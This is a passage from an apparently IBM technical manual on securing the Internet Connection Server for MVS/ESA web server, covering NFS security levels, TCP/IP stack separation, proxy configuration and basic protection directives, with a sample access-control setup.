There are several means to administer the Internet Connection Server for MVS/ESA configuration, depending on the network protocol in use. It can be done through a TSO session or a Telnet session. The Internet Connection Server for MVS/ESA also has a remote administration feature, which makes it possible to change the configuration through an HTML-based interface.

The safest way to maintain the Web server environment is by a TSO session. You can also consider updating the configuration data on a shared DASD from another MVS partition. Both of these methods are slightly safer than opening a Telnet session to the MVS for that purpose.

The remote administration feature of the Internet Connection Server for MVS/ESA can also be used for the server configuration tasks. The security of this feature can be based on IP addressing or domain naming together with user ID and password checking. Usage of these facilities provides a sufficient level of protection for this function. However, it is strongly recommended that you change the user ID and the password from the provided default to something else.

Web page management
For Web server page management, there are several possible ways to maintain the pages on the Intranet server and there are some security issues involved with them.

First of all you should consider creating a staging area for your HTML source files, where the persons responsible for the content creation can transfer the new material. Then, another person responsible for the page management itself can transfer the new pages to the directories, which the Internet Connection Server for MVS/ESA uses to display the contents of the Web server. By separating these duties, you are able to minimize the exposure that too many users would be given the authority to update the production pages of the Web server.

The easiest way to do page maintenance is based on the use of an NFS server in MVS and an NFS client in the workstation. After mounting the file system to the workstation, the Web pages can be edited and saved straight to the correct directory in MVS HFS. Other possible ways to do updates are to use the FTP protocol to send the updated pages to the MVS, or to use TSO session for updating the files in the correct directories. Finally, you can also use a Telnet session to access the correct HTML directories.

From a network security perspective, using a TSO session is the most secure method, since it uses an SNA connection; therefore, there is no need to activate Telnet, FTP or NFS servers in the MVS system running the Internet Connection Server for MVS/ESA. However, using NFS for the page updates has many advantages in productivity terms, and so it will probably end up being used in most cases.

NFS security considerations

The Network File System provides a method of accessing files and directories on other machines in the network and treating them as local. A directory on a remote machine, in this case in the MVS HFS, can be mounted onto the local file system in the user′s workstation. All actions performed on this mounted directory are automatically passed across the network to the MVS host.

The security in MVS NFS with OpenEdition MVS is explained in detail in the *MVS/ESA SP 5.2.2 OpenEdition MVS: Installation and Customization Starter Kit.*

Here are some brief recommendations for its usage with the Web server page maintenance.

MVS NFS provides the following four levels of security to choose from:

NONE No security checking is performed.

EXPORTS EXPORTS file is used to check security.

SAF System Authorization Facility checking is performed. RACF provides the information.

SAFEXP Both SAF and EXPORTS file checks are performed.

The level of security is incremental; therefore, NONE provides no security at all and SAFEXP enforces the strongest level of security.

In the EXPORTS level of security a specific file contains the names of the directories that can be mounted and the IP addresses of the client machines that are allowed to do the mounts.

In the SAF level of security, user authentication is checked by RACF, from the user ID and password pair provided by the NFS client. Also the access to HFS files are checked by RACF.

In the SAFEXP level of security, both EXPORTS and SAF levels are taken into account.

In our scenario we want to make sure that only authorized users are able to mount the Web server staging area directories or the actual server production directories from the MVS HFS and modify their contents.

The recommendation is to use at least the RACF level of protection, since the EXPORT level of protection is based on IP addresses, which can be faked easily in an office environment. Also with RACF protection the authorizations to the correct directories can be defined centrally. The SAFEXP can also be used for the added protection of IP addressing.

2.4.2 Confidential Data Included on the Web Server

There may also be a requirement to restrict some of the information on the Web server to specific users in the organization. In figure Figure 7 on page 17 this would mean that some of the pages in the Web server should only be displayed by the workstation in "Workplace A" or to an authenticated user on any of the workstations.

Although you might have the impression that you don't need any strict security practices in place if you are using an internal network, you should realize that most security breaches today are done by people inside a company having a chance to access information they should not access. Therefore, if there is a need to store confidential information in the Internet Connection Server for MVS/ESA even in the Intranet scenario, some important security aspects must be considered.

The authorization in the Internet Connection Server for MVS/ESA protection directives can be based on IP addressing or domain naming, together with user ID and password checking. It is strongly recommended that you do not only rely on IP addressing or domain naming, but also implement a user ID and password-based authentication, for the following reasons.

In an office environment it is usually easy to change your workstation IP address to something else and then try to access information based on the new IP address. This is because TCP/IP on a workstation is configurable by the end user who may connect to the network with the new address if that address is not active somewhere in the network. For example, a person can power down a PC from an adjacent office, reconfigure the TCP/IP to the other workstation's address and access information based on that authorization.

There is also no guarantee that the user at the workstation connecting to the Web server from an authorized IP address is actually the right person. If the workstation is left active unattended, anyone can use it to access restricted information from the Web server.

Refer to Chapter 5, "Protecting Your Internet Connection Server for MVS/ESA" on page 47 for a detailed look at the Web server protection directives.

Also, requiring users to enter their MVS user IDs and passwords reduces the security risk to a level where corporate network security, in general, stands today. However, this is not totally secure, since the basic HTTP authentication included in the Internet Connection Server for MVS/ESA has its limitations. For a knowledgeable person, it is possible to decode a password that is transferred across the TCP/IP network, since the password is not securely encrypted.

For strong security we recommend that you plan to use the cryptographic enhancements that are planned for the future release of Internet Connection Server for MVS/ESA. With those enhancements the data, including passwords, flow encrypted across the network and the security is at a stronger level. These

security enhancements are discussed in Chapter 11, “Future Security for Your Internet Connection Server for MVS/ESA” on page 137.

2.5 Web Server for Both the Corporate Network and the Internet

This second scenario describes the network security of configurations where both the Internet users and the internal corporate users are being served by the Internet Connection Server for MVS/ESA.

In this scenario an *external* Web server is installed into the same partition where the existing *internal* Web server is already installed. After installing the second Web server, the Internet access for the corporate network users is implemented.

2.5.1 An Internet Web Server and a Corporate Web Server in the Same MVS Partition

When both the Internet users and internal users are to be served from the same MVS system, the security issues are more severe. Some basic assumptions of the security requirements are as follows:

- Users from the Internet should not be able to see the internal Web server pages.
- Users from the Internet should not be able to connect to the TCP/IP port defined for the internal Web server.
- Users from the Internet should not be able to connect to any TCP/IP services running in the MVS partition other than the external Web server.
- Users from the corporate network should be able to see the pages in the external Web server.

2.5.2 Using Integrated Sockets Support

If the Internet and Intranet Web server are implemented in a single OpenEdition environment (in a single MVS image) and the *integrated sockets support* is exploited, the security requirements mentioned in the previous topic are difficult to meet.



Figure 9. Integrated Sockets Support

Figure 9 depicts an environment that is exploiting the integrated sockets support that has been available since MVS SP 5.2.1. This support creates an OpenEdition socket environment that supports file descriptors, local sockets, and network sockets concurrently in the same socket application program. Through a NETWORK statement in parmlib, the sockets are defined to OpenEdition MVS. That results in a fixed route for all network traffic from a particular OpenEdition MVS application such as the MVS Web server.

OpenEdition MVS allows installations to use the same socket application program with both TCP/IP and AnyNet as a transport provider, but only one of them can be accessed at a time. The decision for either TCP/IP or AnyNet is made through a statement in the OpenEdition MVS parmlib member BPXPRM00 as shown in Figure 9 on page 24.

Because of the common TCP/IP stack, there is a route to all the TCP/IP services running on the system, when accessing it from the Internet. These services also include the internal Web server. The following are some security measures that you can take to prevent this from happening:

- The protection directives in the internal Web server can be set up to only serve internal IP addresses or domain names.

  This, however, is not sufficient, since it is technically possible to fake the source IP address of an incoming TCP/IP connection. This was described on page 16. Therefore, an additional control point (a firewall) is needed between the Web server MVS system and the Internet. The task of the firewall in this context is to prevent a fake internal IP address from being accepted by the Internet Connection Server for MVS/ESA, if the connection is established from the Internet.

- Additional password protection.

  The internal Web server can optionally be password protected. However, restriction by user ID and password also has its problems. Passwords can be guessed and they create inconvenience for internal users who should be authorized to access the data freely.

  Refer to Chapter 4, “Security Considerations When Using Basic Server Security” on page 43 for a detailed discussion of this topic.

2.5.3 Converged Sockets

A more robust configuration to meet the requirements is to take advantage of multiple IP stacks running on the same MVS image. It is possible in an OpenEdition MVS system to run with multiple TCP/IP stacks concurrently, either defined at the MVS level or OpenEdition MVS level.

This configuration is exploiting the *converged sockets* facility that is available with MVS SP 5.2.2. Figure 10 on page 26 depicts the converged sockets (also referred to as CINET) environment.



Figure 10. Converged Sockets

CINET support allows an installation to connect up to 32 transport providers to a single OpenEdition MVS environment. When CINET processes a socket request that requires it to select a particular TCP/IP or AnyNet/MVS stack, CINET uses its copy of the IP configuration data to select the appropriate stack.

Each transport provider connected to OpenEdition must provide the CINET physical file system (PFS) with a copy of its internal IP routing table. In order to complete the request, the IP routing tables are used by CINET to determine the pre-routing of a socket call to the correct transport provider.

A scenario exploiting this converged sockets facility is shown in Figure 11 on page 27. A separate TCP/IP stack at OpenEdition MVS level is used solely for the external Web server. No other services are defined using this stack. Another TCP/IP stack, that is connected to the the Intranet, is assigned to a second Web server.

This setup separates the external Internet users from the internal corporate Web server that is defined with the other TCP/IP stack at the OpenEdition MVS level. This is because the Internet Connection Server for MVS/ESA daemon can be bound to a specific IP address, which leaves no possibility for an Internet user to connect to the internal Web server. In this configuration the external Web server is bound to the IP address of the networking interface that connects to the Internet.

In the router that connects the external Web server to the Internet, define only static routes to the external Web server domain. For additional protection, a firewall can be implemented between the external Web server and the Internet.

For the corporate network, define a route to the internal Web server. To enable the corporate users to view the external pages, consider the following setup.

The OpenEdition MVS HFS can be shared between the two Web servers. To separate the external pages from the internal ones, they can be defined in a different directory subtree of HFS. The directives in the external Web server point to the respective directories. You can additionally protect the directories containing internal information by using a different surrogate user ID and setting



Figure 11. Two Web servers and two TCP/IP stacks

the permission bits for the HFS accordingly. The surrogate user ID concept is explained in more detail in section 5.7, "Using Surrogate User IDs" on page 62.

2.5.4 Other Security Considerations for this Configuration

All the other security measures, which were described in 2.4.1, "No Confidential Data on the Web Server" on page 21, also apply to this configuration, with the following additions:

- Web server administration

  The remote administration facility is not recommended to be used. If there is no firewall implementation between the external Web server and the Internet, the protection based on IP addressing is not sufficient. It is recommended that the Web server administration be done through a TSO session.

- Web page management

  For Web page management, if NFS or FTP is going to be used, the daemons should be connected to a TCP/IP stack that is defined at MVS level. Defining these daemons at OpenEdition MVS level leaves a possibility for the Internet users to connect to them, since these daemons cannot be bound to a specific networking interface, as is the case with the Internet Connection Server for MVS/ESA daemon.

  This means that users doing page management are not able to access HFS files directly. They have to store first the updated files in MVS data sets, where they can be copied to the correct HFS directories with the TSO OPUT command.

  If these daemons are defined at the OpenEdition MVS level, the only protection that prevents an Internet user from not using these services is RACF user ID and password authentication. However, you might not want to

rely solely on it, since passwords can be guessed. This also gives a hacker the possibility to revoke MVS user IDs with repetitive unsuccessful tries.

All the other security measures regarding Web page management, which were described in the 2.4.1, “No Confidential Data on the Web Server” on page 21, should be taken into account.

2.6 Internet Connection Server for MVS/ESA as a Proxy Server

In addition to serving information from the Web server, Internet Connection Server for MVS/ESA can also be used as a so-called *proxy server*, a gateway to the Internet from the corporate network.

A proxy server is a Web server that runs in the internal network and provides access to the outside network on behalf of a user. Users configure the proxy server′s address to their Internet browsers and it takes care of the connections to the Internet. This means that the proxy server′s IP address is the one that shows up at the other end of the connection.

According to good Internet security practices, internal IP addresses have to be hidden from the outside world. One of the functions of a proxy server is to keep the internal IP addresses from leaking out to the Internet.

Proxy servers are usually set up for caching as well, which means that they help to reduce the load on some frequently used Web server pages.

In the third configuration, the internal Web server is configured as a proxy server. This is shown in Figure 12 on page 29. Various components play in concert to achieve this proxy facility.

The configuration file needs a *Pass* directive that passes each request that does not belong to this Web server back to OpenEdition. The Pass directive should not identify a new target address for this request. Since this request does not have a specified address, OpenEdition will pass this request to the default TCP/IP stack. The TCP/IP stack for the Internet should be specified in the pre-routing table as the default stack. This guarantees that the request will be passed to the Internet. OpenEdition will keep track of this request and will route the response to this request back to the user on the Intranet.



Figure 12. Two Web Servers and Two TCP/IP Stacks With a Proxy Server

The external Web server is not defined as a proxy server and there is no socket connection from it to the internal TCP/IP stack. Because of this, there is no route from the external Web server to the internal TCP/IP stack. Also, the router that connects the external TCP/IP stack to the Internet is defined with static routing to the external TCP/IP stack only.

2.6.1 Security Considerations of a Proxy Server Setup

All the same considerations that were described for the configuration without the proxy server apply to this setup as well.

One can argue about the level of security that this configuration gives you against hackers. There is no guarantee that this configuration cannot be compromised; however, the level of protection MVS provides makes attacks more difficult to accomplish. This, of course, is based on an assumption that the TCP/IP configuration, together with the Web server protection directives and the RACF definitions, are carefully implemented and maintained. Also for maximum security, no TCP/IP services other than the Internet Connection Server for MVS/ESA should be defined to the external TCP/IP stack.

Again, a firewall can be implemented between the external Web server and the Internet to provide an additional control point against hackers.

Chapter 3. Protecting the Pages on Your Internet Connection Server for MVS/ESA

The Internet Connection Server for MVS/ESA is operational once you install it. But before you have your server installed and running, you probably want to change some parts of the default *configuration file* to make the server meet your own particular needs.

This chapter describes how to set up security for a Internet Connection Server for MVS/ESA. It discusses how to implement a set of authentication and authorization rules, using the configuration facility.

This type of protection is called *basic server security*. A set of statements that, for example, describe the protection for a group of pages is called a *protection setup*. Statements in the configuration file are called *directives* or *sub-directives*.

3.1 Highlights of Basic Server Security

By using basic server security, you can specify who can access your Internet Connection Server for MVS/ESA and how you want to protect the documents on the Web server. For example, you can indicate the following identification, authentication and authorization schemes:

- Allow all available pages to be read by any client.
- Simply deny access to files that you do not want users to see.
- Allow access only to selected IP addresses or domain names.
- Allow access only to selected users who will also need to provide a user ID and password and access your server from selected IP addresses or domain names.
- Allow access to selected pages only to users who can be identified by either a user ID and password or by IP address or domain address.
- The way passwords are validated:
  - In a password file that is part of your HFS
  - In an external security manager, such as Resource Access Control Facility
- Allow users to read HTML forms but not submit them.
- Indicate what type of access control should be used:
  - Permission bits in the file security packet in the HFS
  - Access control lists
- Indicate which user ID is used in the access control check:
  - The user ID of the Web server daemon
  - A default surrogate user ID
  - A surrogate user ID for a particular set of pages
  - The user ID of the client
- A combination of all of the above methods.

The decisions about *which requests are acceptable* is basically made within the configuration file. But the identification, authentication and authorization request

itself should be dispatched to an external security product. Examples in this book are based on the existence of such an external security product, Resource Access Control Facility.

In addition to the basic server security, the system itself needs to be protected. This is discussed, together with the RACF interface for the Internet Connection Server for MVS/ESA in Chapter 5, "Protecting Your Internet Connection Server for MVS/ESA" on page 47.

3.2 Basic Server Security Flow

Figure 13 depicts the process flow of the basic server security within the Internet Connection Server for MVS/ESA.



Figure 13. Basic Server Security Flow

In Figure 13 the process of a request from a client workstation, for example, a web browser, is depicted. The following events are shown:

1. The client requests a HTML page from the server.
2. The Web server daemon reads this request and consults the configuration file to see if this request is a valid request for this server.
3. The configuration file returns the user ID that should be used to perform access control checks for the resources that are accessed as a result of this request. The Web server daemon verifies that he is allowed to use the user ID that is returned from the configuration file. The user ID that can be returned from the configuration file is one of the following:
   - A default user ID that should be used if no other user ID is specified. This might be the user ID the Web server daemon is running on.
   - A surrogate user ID that should be used in case specific protected resources are accessed. Note that the default user ID can also be a surrogate user ID.
   - The user ID of the local defined end-user.

Since the user IDs are used in a OpenEdition MVS environment, access control is based on the UID that is assigned to this user ID through the OpenEdition segment in the RACF user profile.

4. Based on the returned information from the configuration file, the Web server daemon determines if this protected resource can only be accessed by an identified and authenticated user. If that is the case, the Web server request the end-user to send his credentials.

5. The Web browser prompts the end-user for this user ID and password and sends these credentials together with the re-submitted request to the server.

6. The Web server daemon can be configured, through statements in the configuration file, to verify the end-user′s credentials through the SAF interface in an external security product such as RACF.

   In case the SAF interface is not used, the user credentials can be verified in, for example, a password file that is pointed to by the configuration file.

7. Once the credentials are verified, the Web daemon process will assign the proper UID to the process that is performing the access to the requested resources.

8. Resource access control is performed by using the UID that is assigned to the process and the permission bits that are specified in the file security packet of the the HFS.

   In case MVS-protected resources are accessed, for example, if a CICS transaction is started as a result of this request, the RACF user ID is used together with the RACF profiles that are specified in the RACF database (or any other external security product′s information to base security checks).

9. The requested data is accessed by the process that was started by the Web server daemon.

10. The Web server daemon passes the requested data to the end-user.

3.3 Basic Server Security Options

You can use two types of protection to control access to your Internet Connection Server for MVS/ESA:

- User name and password protection
- Address template protection

You can use one type of protection by itself or both together. You can use either or both types of protection in protection setups and access control list files.

3.3.1 User Name and Password Protection

With this type of protection, you can indicate which user IDs you want requestors to use to access the protected resources on your Web server. You can define these user IDs and assign them a password in a password file.

You can also indicate that a external security manager should be used to store these user IDs and password.

When the Web server receives a request that activates this type of protection, the server prompts the requestor for a user ID and password. In order for the request to complete, the requestor must return a valid user ID and the matching password for that user ID.

3.3.2 Address Template Protection

With this type of protection, you use address templates to specify valid requester addresses for the different types of requests. You can use address templates in protection setups and in access control list files.

When the server receives a request that activates this type of protection, it compares the address of the requestor to the template to determine if the requestor comes from a valid address. The server can use either the IP address of the requestor or the host name of the requestor.

3.3.3 Which User ID is Used in Access Control Checks?

The Internet Connection Server for MVS/ESA can use the MVS System Authorization Facility (SAF) to route identification and authentication requests for users and authorization requests for resources to an external security manager such as Resource Access Control Facility.

The Internet Connection Server for MVS/ESA runs with a user ID that has a UID of 0, so that it always runs with superuser authority. This user ID is used to validate requests. The Internet Connection Server for MVS/ESA always changes to either a surrogate user ID or the client′s local MVS (OpenEdition MVS) user ID prior to accessing the requested resources.

Surrogate user IDs can be used to process requests for users that do not have user IDs on the MVS system running your Web server. The user ID that is used in the resource access authorizations requests is either:

- A default surrogate user ID that will be used if no other (surrogate) user ID is specified in a matching directive or sub-directive.
- A surrogate user ID that is specified in this particular matching directive or sub-directive.
- The user ID of the requestor. In that case, the requestor needs to have an OpenEdition MVS user ID on the system the Web server is running on.

3.3.4 Access Control Checks

Access control to the pages on the Internet Connection Server for MVS/ESA is based on either:

- Access rights that are specified in access control list (ACL) files. Each directory can have one ACL file, and by using an override sub-directive, your server ignores the mask sub-directives that are in the protection setup.
- Resource protection through an external security manager such as Resource Access Control Facility.

Directives and sub-directives do not control access to resources; they can only control which requests are, for example, accepted or failed. Part of the resource name this request is targeting might be included in the request.

Directives and sub-directives specify the way users should be identified and authenticated, either by:

- User ID and password files that are specified in directives or sub-directives in the configuration file
- By an external security manager such as RACF

Some information is available to all users, without any identification or authentication. By using directives, an installation can give unrestricted access to some information on the Web server.

You will find a combination of all these security schemes within one configuration file. That′s why these configuration files are so complicated to read. A request is compared against the directive and sub-directive templates. Comparisons begin at the beginning of the configuration file and move towards the end. If a request matches a directive or sub-directive template, it is not checked against any successive directives.

3.4 Activating Protection

The first step to controlling access to your server′s resources is to activate *protection*. You activate protection based on the content of requests that clients send to your server.

This document refers to a *request* as the part of the full *Uniform Resource Locator* (URL) that follows your server host name. For example, if your server is named *www.server.com* and a requestor enters the following URL on the browser,

http://www.server.com/rfoul/sched.html

the request your server receives is */rfoul/sched.html*

You can use *Protect directives* to specify which requests should activate protection. Each Protect directive has a request template. The Internet Connection Server for MVS/ESA activates protection when it receives a request that matches a request template on a Protect directive. The Protect directive also either identifies or contains the *protection setup* to be used.

3.5 Creating Protection Setups

A *protection setup* is a group of protection sub-directives. The sub-directives work together to define how the Web server should control access to the resources being protected.

When a Protect directive activates protection for a request, it also does one of the following:

- Identifies the *protection setup* to use
- Defines the *protection setup* as part of the Protect directive

You can create protection setups in the following ways:

- You can create protection setups within the configuration file as part of Protection, Protect, or DefProt directives.

  When you create a protection setup on a Protection directive, you give the setup a label that you can point to later from Protect and DefProt directives. For example:

  ```
  Protection  protection_lable

  Protect URL-request-template  protection_label
  ```

  When you create a protection setup on a DefProt or Protect directive, the protection setup is used only for that directive. The setup cannot be pointed

to by other DefProt or Protect directives. This type of protection setup is called an *in-line* protection setup.

Indicate you are including a protection setup as part of a Protection, Protect, or Defprot directive by making the last character on the line that contains the directive a left brace ({) character. On each following line put one protection sub-directive and its value. Indicate the end of the protection setup by putting a right brace character (}) by itself on the line following the last protection sub-directive. For example:

```
Protection  protection_lable  {
 sub-directive
 sub-directive
 sub-directive
}
```

- You can create separate protection setup files that you can then point to from Protect and DefProt directives. A protection setup file is a plain text file. Within the file, each line contains one protection sub-directive and the value for that sub-directive.

3.6 What Directives Should You Look For?

In order to secure your Internet Connection Server for MVS/ESA, you should use the following directives (or a subset) in your configuration file.

- ServerRoot *server root*
- Enable *HTTP methods*
- Disable *HTTP methods*
- AccessLog
- ErrorLog
- Userid *user ID*
- Protection
- ServerId *server ID*
- AuthType
- PasswdFile
- DeleteMask, GETMask, PostMask, PutMask, Mask
- DNS-Lookup
- GroupFile
- Protect or DefProt
- Pass, Fail, Map, Exec, or Redirect

For a complete description of these directives and sub-directives, see Appendix A, “Directives and Sub-directives That Are Used to Control Access” on page 145.

3.7 Sample Protection Scheme

This topic describes a sample protection scheme that does the following:

- It protects files in subdirectory /usr/lpp/internet/secret/business/
- Access control is based on the user ID of the client.
- User ID and password are validated in the external security manager.
- All user IDs that access your Web server from a set of specified IP addresses and that meet the above criteria can request to read the selected

pages (access control is not determined in the protection setup; only the request is validated).

- Only the user with a validated user ID WEBADM who accesses the Web server from a set of specified IP addresses can update the protected pages.

The access control for the remainder of the pages on this Web server is based on the default surrogate user ID. Other Protect directives can also use this Protection setup. The user ID that is used in access control is either the surrogate user ID that is specified in this setup or is indicated in the Protect directive.

Following you will find the sample protection setup.

```
Userid      PUBLIC              1

Protection PROT-SETUP-USERS {
ServerId    serverid
AuthType    Basic
PasswdFile  %%SAF%%
Userid      INTERNAL            2
GETMask     All@9.12.14.*
PUTMask     WEBADM@9.12.14.*

Protect     /secret/business/*   PROT-SETUP-USERS  %%CLIENT%%   3
Pass        /*     /usr/lpp/internet/*
```

Figure 14. Sample Protection Setup

Notes:

1. The protected subdirectory is /usr/lpp/internet/secret/business
2. The server document root is /usr/lpp/internet
3. User IDs and passwords are checked in the external security manager
4. The various user IDs that are used for access control through the external security manager are:

   1 PUBLIC is the default surrogate user ID that is used if it is not overridden by a protection setup that matches the request.

   2 INTERNAL is the surrogate user ID that is used for this particular protection setup.

   3 %%CLIENT%% is not really a user ID. Instead, it tells the Web server to require that the requestor have a local MVS user ID and password. The requestor′s user ID is used to access the particular information that matches this Protect URL-request-template.

   Other Protect directives that do not specify a specific username result in the usage of the surrogate user ID INTERNAL.

5. All surrogate user IDs specified for use by the Web server must be given as MVS login names, not UIDs. They must also be defined as BPX.SRV.*userid* profiles is the RACF surrogate class, and the user ID that is assigned to the Web server must be permitted with READ access to them.
6. User ID %CLIENT%% may be used instead of a surrogate user ID. The Web server will require the client to supply a valid local MVS user ID and password. The request is served under that user ID. The clients user ID

does not need to be defined under the surrogate class, and the user ID that is assigned to the Web server does not need any special permissions.

Refer to Chapter 5, “Protecting Your Internet Connection Server for MVS/ESA” on page 47 for information on how to prepare and enable your Internet Connection Server for MVS/ESA for using identity changes and surrogate support.

3.8 How the Server Processes Requests

Following is a description of how the Web server processes a request that has already activated the protection setup that is depicted in Figure 14 on page 37 and is accepted by the Pass directive shown in that sample setup.

This description will help you decide what type of protection you want to use.

1. Based on the HTTP method of the request, the server refers to the appropriate Mask sub-directive in the protection setup. The Mask sub-directive specifies valid user names, groups, or address templates.

   If any items on the Mask sub-directive use only address template protection, the server compares the address of the requestor against the address template. To indicate you want to use *address template protection* only, precede the template with one of the following: @, Anybody@, Anyone@, Anonymous@

   If there is a match, the server completes the request without prompting for a user name or password. If there is no match or no items use address template protection only, the process continues with the next step.

2. If any items on the Mask sub-directive are user names or group names, the server prompts the requestor for a user name and password.

   In Figure 14 there are two Mask sub-directives specified:

   - GETMask All@9.12.14.*

     The server checks the user name sent by the requestor against the valid user names. In this sample setup, the server checks all requestors that match the address template. Valid user names are either the individual user names on the Mask sub-directive or user names defined as being part of a group that is on the mask sub-directive. In this sample, all user names are valid user names.

